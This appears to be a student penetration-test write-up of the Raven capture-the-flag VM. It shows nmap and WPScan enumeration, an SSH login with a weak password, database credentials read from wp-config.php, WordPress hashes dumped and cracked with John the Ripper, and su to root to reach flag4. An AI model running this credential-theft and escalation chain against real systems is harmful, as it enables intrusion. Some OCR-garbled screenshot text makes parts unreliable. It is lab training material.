

Offensive: Summary of Operations

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Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

`nmap -sV 192.168.1.110`

Output for Target 1:

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-26 09:56 PST
Nmap scan report for 192.168.1.110
Host is up (0.00095s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

This scan identifies the services below as potential points of entry:

- Target 1
 - List of Ports: **22, 80, 111, 139, 445**
 - Exposed Services: **ssh, http, rpcbind, netbios-ssn**

The following vulnerabilities were identified on each target:

- Target 1

List of Critical Vulnerabilities:

- **CVE-2021-44142** remote attackers with write access to extended file attributes can execute arbitrary code with the privileges of smbd, typically root.

- **CVE-2017-8779(rpcbind)** allows remote attackers to cause a denial of service (memory consumption with no subsequent free) via a crafted UDP packet to port 111, aka rpcbomb.

Exploitation

Wpscan -url http://192.168.1.110/wordpress -eu

```
File Actions Edit View Help
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Scan Aborted: The url supplied 'http://192.168.1.110/wordpress/' seems
to be down (Couldn't resolve host name)
root@kali:~# wpscan --url http://192.168.1.110/wordpress -eu

WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sun Feb 27 12:20:27 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
    Interesting Entry: Server: Apache/2.4.10 (Debian)
    Found By: Headers (Passive Detection)
    Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
    Found By: Direct Access (Aggressive Detection)
    Confidence: 100%
    References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
```

```
[+] michael
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] No WPVulnDB API Token given, as a result vulnerability data has not been
```

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - **SSH into Michaels account:**
 - **Exploit Used**
 - *Weak password. Used Michael password to log. Password: michael*
 - *Include the command run: ssh michael@192.168.1.110*

```
[+] Memory used: 118.047 MB
[+] Elapsed time: 00:00:03
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password: 
```

- *Once logged in as Michael we navigated to /var/www/html/wordpress directory.*

```
File Actions Edit View Help
permitted by applicable law.
You have new mail.
michael@target1:~$ cd cat /var/www/html/wordpress/wp-config.php
-bash: cd: cat: No such file or directory
michael@target1:~$ cd cat /var/www/html/wp-config.php
-bash: cd: cat: No such file or directory
michael@target1:~$ cd /var/www/html/wp-config.php
-bash: cd: /var/www/html/wp-config.php: No such file or directory
michael@target1:~$ cd/var
-bash: cd/var: No such file or directory
michael@target1:~$ cd /var
michael@target1:/var$ cd /www
-bash: cd: /www: No such file or directory
michael@target1:/var$ cd www
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html  css  img  scss  team.html
contact.php elements.html index.html Security - Doc vendor
contact.zip fonts  js  service.html  wordpress
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php  wp-blog-header.php  wp-cron.php  wp-mail.php
license.txt  wp-comments-post.php  wp-includes  wp-settings.php
readme.html  wp-config.php  wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php  wp-load.php  wp-trackback.php
wp-admin  wp-content  wp-login.php  xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

- *The next step was to: cat wp-config.php*

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
```

MySQL login

Exploit Used

Used Michael credentials to access wp-config.php file.

Command: *mysql -u root -p*

- *user: root password:R@v3Security*

```
id: root
You have new mail in /var/mail/michael
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 70
Server version: 5.5.60-0+deb8u1 (Debian)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> █
```

```
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Raven Security - Just an... [Shell No. 1]
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
4 rows in set (0.00 sec)
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy   |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+-----+
12 rows in set (0.00 sec)
mysql>
```

- *Command: select * from wp_users;*

```
File Actions Edit View Help
wp_usermeta
wp_users
+-----+
12 rows in set (0.00 sec)
mysql> select * from wp_users;
+-----+
| ID | user_login | user_pass | user_registered | user_nicename | user_activation_key | user_email | user_status | display_name |
+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | 2018-08-12 22:49:12 | michael | mi | chael@raven.org | 0 | michael |
| 2 | steven | $P$Bk3VD9jsxx/loJogNsURgHiaB23j7W/ | 2018-08-12 23:31:16 | steven | st | even@raven.org | 0 | Steven Seagull |
+-----+
2 rows in set (0.00 sec)
mysql>
```

- *Next we made a file with the names and hashes of Michael and Steven. File name is wp_hashes.txt*



- Next we ran the file through John the Ripper.

Command: `john -wordlist="/usr/share/wordlists/rockyou.txt" wp_hashes.txt`

```
root@Kali:~# john -wordlist="/usr/share/wordlists/rockyou.txt" wp_hashes.tx
t
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (steven)
█
```

- Next we step was to ssh steven@192.168.1.110.

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ █
```

- The Next step was to escalate to root.
 - Command: su root
 - Password: toor

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ su root
Password:
root@target1:/home/steven#
```

- Then we cd ~ to the home directory.



The screenshot shows a Kali Linux terminal window titled "Kali on ML-REFVM-684427 - Virtual Machine Connection". The terminal displays the following commands and output:

```
File Action Media Clipboard View Help
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ su root
Password:
su: Authentication failure
$ su root
Password:
root@target1:/home/steven# whoami
root
root@target1:/home/steven# cd ./
bash: cd ./: No such file or directory
root@target1:/home/steven# cd ../
root@target1:/home/steven# cd ~
root@target1:~# pwd
/root
root@target1:~# ls
flag4.txt
root@target1:~#
```

- Next we cat the flag4.txt file.

```
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Raven Securi... [Shell No. 1] michael@tar...
Shell No. 1
File Actions Edit View Help
/root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
|  __  \
| | /  /  _ _ _ _ _ _ _ _ _ _
|  // _  \ \ / /  _  ' _  \
| | \ \  \ / \ \ /  _ /  | |
\ | \ \ \ \ / \ / \ _ _ | |
\ | \ \ \ \ / \ / \ _ _ | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```